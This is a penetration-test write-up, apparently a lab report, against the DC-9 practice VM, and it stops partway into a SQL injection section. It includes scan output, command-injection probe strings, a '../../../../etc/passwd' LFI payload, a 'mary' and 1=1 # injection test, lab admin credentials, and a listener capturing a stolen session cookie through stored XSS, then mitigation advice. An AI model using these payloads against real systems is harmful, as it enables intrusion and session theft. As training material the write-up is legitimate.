    loop txqueuelen 1000 (Local Loopback)  
    RX packets 3555 bytes 626682 (611.9 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 3555 bytes 626682 (611.9 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(root@kali)~  
#
```

- Here we trying to know our ip on network

```

(root@kali)-[~]
# nmap 192.168.222.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-03 14:11 EDT
Nmap scan report for 192.168.222.1
Host is up (0.0017s latency).
All 1000 scanned ports on 192.168.222.1 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:C0:00:08 (VMware)

Nmap scan report for 192.168.222.2
Host is up (0.000093s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
MAC Address: 00:50:56:F2:4D:7F (VMware)

Nmap scan report for 192.168.222.132
Host is up (0.0014s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    filtered ssh
80/tcp    open  http
MAC Address: 00:0C:29:51:C8:9C (VMware)

Nmap scan report for 192.168.222.254
Host is up (0.00069s latency).
All 1000 scanned ports on 192.168.222.254 are in ignored states.
Not shown: 1000 filtered tcp ports (no-response)
MAC Address: 00:50:56:F1:AF:EB (VMware)

Nmap scan report for 192.168.222.128
Host is up (0.000014s latency).
All 1000 scanned ports on 192.168.222.128 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Nmap done: 256 IP addresses (5 hosts up) scanned in 8.94 seconds

```

- Now let scan our network for getting the other devices ips

```

(root@kali)-[~]
# nmap -p 80,443 --script http-enum,http-title 192.168.222.132

Starting Nmap 7.95 ( https://nmap.org ) at 2025-05-03 10:29 EDT
Nmap scan report for 192.168.222.132
Host is up (0.00098s latency).

PORT      STATE SERVICE
80/tcp    open  http
|_ http-title: Example.com - Staff Details - Welcome
| http-enum:
|   /css/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
|_  /includes/: Potentially interesting directory w/ listing on 'apache/2.4.38 (debian)'
443/tcp    closed https
MAC Address: 00:0C:29:51:C8:9C (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.95 seconds
(root@kali)-[~]

```

- scanning for http port and then use some nmap scripts for getting infos like title of page ,server os footprinting (banner grapping) ,and some directories
- port 80=>http ,port 443 =>https

Now its Time for http connection

```
(root@kali)-[~]
# skipfish -o scan http://192.168.222.132
```

```
[01] http://192.168.222.132/icons/t...ho%24{IFS}skip12`echo%24{IFS}34fish`
[02] http://192.168.222.132/icons/text.gif/`echo%20skip12`echo%2034fish`
[03] http://192.168.222.132/icons/text.gif/`echo%20skip12`echo%2034fish`
[04] <slot idle>
[05] http://192.168.222.132/icons/text.gif/`sleep%205`
[06] <slot idle>
[07] <slot idle>
[08] <slot idle>
[09] <slot idle>
[10] <slot idle>
[11] <slot idle>
[12] <slot idle>
[13] <slot idle>
[14] <slot idle>
[15] <slot idle>

] Copying static resources...
] Sorting and annotating crawl nodes: 42
] Looking for duplicate entries: 42
] Counting unique nodes: 21
] Saving pivot data for third-party tools...
] Writing scan description...
] Writing crawl tree: 42
] Generating summary views...
```

- skipfish like nikto trying to assess the webpage for any vulnerability and output a http webpage with all infos about target (index.html)

```

—(root@kali)-[~]
# ls scan
0      i_high.png      mime_entry.png      p_file.png
hild_index.js  i_low.png        n_children.png      pivots.txt
i0      i_medium.png     n_clone.png         p_param.png
i1      index.html       n_collapsed.png     p_pinfo.png
i2      i_note.png       n_expanded.png      p_serv.png
i3      issue_index.js  n_failed.png        p_unknown.png
i4      i_warn.png       n_maybe_missing.png p_value.png
i5      _m0             n_missing.png       samples.js
i6      _m1            n_unlinked.png      sf_name.png
i7      _m2           p_dir.png           summary.js

—(root@kali)-[~]

```



Crawl results - click to expand:

<http://192.168.222.132/>
1 8 19

Code: 200, length: 917, declared: text/html, detected: application/xhtml+xml, charset: UTF-8 [[show trace +](#)]


Document type overview - click to expand:

- application/xhtml+xml (8)
- image/gif (4)
- text/css (1)

Issue type overview - click to expand:

- HTML form with no apparent XSRF protection (1)
- Incorrect or missing charset (low risk) (1)
- Password entry form - consider brute-force (1)
- Hidden files / directories (4)
- Directory listing enabled (3)
- New 404 signature seen (1)
- New 'Server' header value seen (1)
- New HTTP cookie added (1)

Here unfortunately we would not find a useful info



- we found a web page which looks vulnerable

After discovering the page and all tabs we found manage.php which has a sql injection vulnerability so we can now access admin page

- here is the credentials :

username: admin

password: transorbital1

```
(root@kali)-[~]
# dirb http://192.168.222.132

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Sat May  3 11:52:35 2025
URL_BASE: http://192.168.222.132/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.222.132/ ----
```



```
---- Scanning URL: http://192.168.222.132/ ----

==> DIRECTORY: http://192.168.222.132/css/

==> DIRECTORY: http://192.168.222.132/includes/
+ http://192.168.222.132/index.php (CODE:200|SIZE:917)
+ http://192.168.222.132/server-status (CODE:403|SIZE:280)

---- Entering directory: http://192.168.222.132/css/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.222.132/includes/ ----


(!) WARNING: Directory IS LISTABLE. No need to scan it.
(Use mode '-w' if you want to scan it anyway)
```

- we used to get extra dirs. But unfortunately the discovered dirs. Like include is either banned or empty

Index of /includes

Name	Last modified	Size	Description
 Parent Directory		-	

Apache/2.4.38 (Debian) Server at 192.168.222.132 Port 80



Forbidden

You don't have permission to access this resource.

Apache/2.4.38 (Debian) Server at 192.168.222.132 Port 80

Now lets searching in admin panel about any vulnerability we could exploit

Phase2: exploitation

Example.com - Staff Details

[Home](#) [Display All Records](#) [Search](#) [Manage](#) [Add Record](#) [Log Out](#)

Add Record

Firstname:

Lastname:


Position:

Phone No:


Email:

Submit

- a new tab opened lets check for any injection vulnerability beginning with xss



- opened burpsuite and use proxy to stop the request before going to server and then manipulate any field from the 5 fields here we try firstname field




- Here we found a critical stored xss vulnerability that stored in database of the website, the developer of website trusts the admin in an unacceptable way and doesnot filter the input , so if admin is an attacker he could get all user accounts and send their cookies for malicious server (he can do a different xss attacks not only this)

```
(root@kali)-[~]
# python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.222.128 - - [03/May/2025 12:58:30] "GET /?cookie=PHPSESSID=bfc9c142o9
458bios5scmbijug HTTP/1.1" 200 -
```

[Add Record](#) [Log Out](#)

position, phone, email) VALUES ('', 'fsfs', 'sfs', 'sfs', 'sfs')

- Here I made a listing server to get the cookies and then we can stole all accounts



- There is a mark of an existing vulnerability (file does not exist) could be file intrusion vulnerability (LFI or RFI)
- Now we need to mining all parameters lets use a fuzzer like ffuf

```

root@kali: ~
File Actions Edit View Help
root@kali:~# go/bin/ffuf -c -u http://192.168.222.132/welcome.php?FuZZ=../../../../etc/passwd -w /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt -fc 382

v2.1.8 dev


+ Method      : GET
+ URI         : http://192.168.222.132/welcome.php?FuZZ=../../../../etc/passwd
+ Wordlist     : FUZZ: /usr/share/wordlists/seclists/Discovery/Web-Content/burp-parameter-names.txt
+ Follow redirects : false
+ Calibration : false
+ Timeout     : 10
+ Threads     : 40
+ Matcher     : Response status: 290-299,301,302,307,401,403,405,500
+ Filter      : Response status: 302

+ Progress: [454/6453] :: Job [1/1] :: 120 req/sec :: Duration: [0:00:05] :: Errors: 0 ::

```


Now we found (file) parameter

- Here we must know that the webpage in apache server will be in this path :
/var/www/html/welcome.php so we need to go backward by using (../)
⇒ ../../../../etc/passwd



And we found another vulnerability (LFI)

Lets check knockd.conf to find any important infos if we want to escalate privilege by ssh connection



Mitigation Recommendations Summary

1. Mitigate Stored XSS:

- Implement input validation and sanitize inputs using libraries like OWASP ESAPI.
- Apply output encoding to prevent script execution.
- Use a strict Content Security Policy (CSP) to restrict unauthorized scripts.
- Secure session management with HttpOnly, Secure, and SameSite flags.

2. Mitigate LFI:

- Validate the "file" parameter against a whitelist and prevent directory traversal.
- Restrict file permissions on sensitive files and disable dangerous PHP functions.
- Deploy a Web Application Firewall (WAF) to detect LFI attempts.

3. Secure Admin Panel:

- Enforce strong authentication and use multi-factor authentication (MFA).
- Restrict access by IP and implement session timeouts.
- Prevent SQL Injection using prepared statements and add CSRF tokens to forms.

4. Harden Web Server:

- Disable directory listing and update Apache to the latest version.
- Restrict access to sensitive endpoints like /server-status.
- Enable HTTPS and configure strong TLS settings.

5. Monitoring and Testing:

- Enable comprehensive logging and monitor for suspicious activities.
- Retest vulnerabilities to verify the effectiveness of mitigations.
- Conduct regular penetration testing and maintain incident response plans.

Exploitation 4


Description

A SQL Injection vulnerability was identified in the search.php page of the DC-9 machine. The application fails to properly sanitize user-supplied input in the search field, allowing arbitrary SQL commands to be executed on the database.


NMAP

```
kali@kali: ~  
└─$ nmap -sc -v 192.168.118.130  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-02 15:47 EDT  
Nmap scan report for 192.168.118.130  
Host is up (0.001s latency).  
Not shown: 999 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
80/tcp    open  http   Apache httpd 2.4.38 ((Debian))  
_http-serverheader: Apache/2.4.38 (Debian)  
_http-title: Example.com - Staff Details - Welcome  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 19.97 seconds  
└─$
```


Port 80 HTTP




Display All Records showing information of users



In search page I search for Mary and the info of user is exist




Here i perform a query mary' and 1=1 # to see if it still returns us information of mary , and already it still returns it

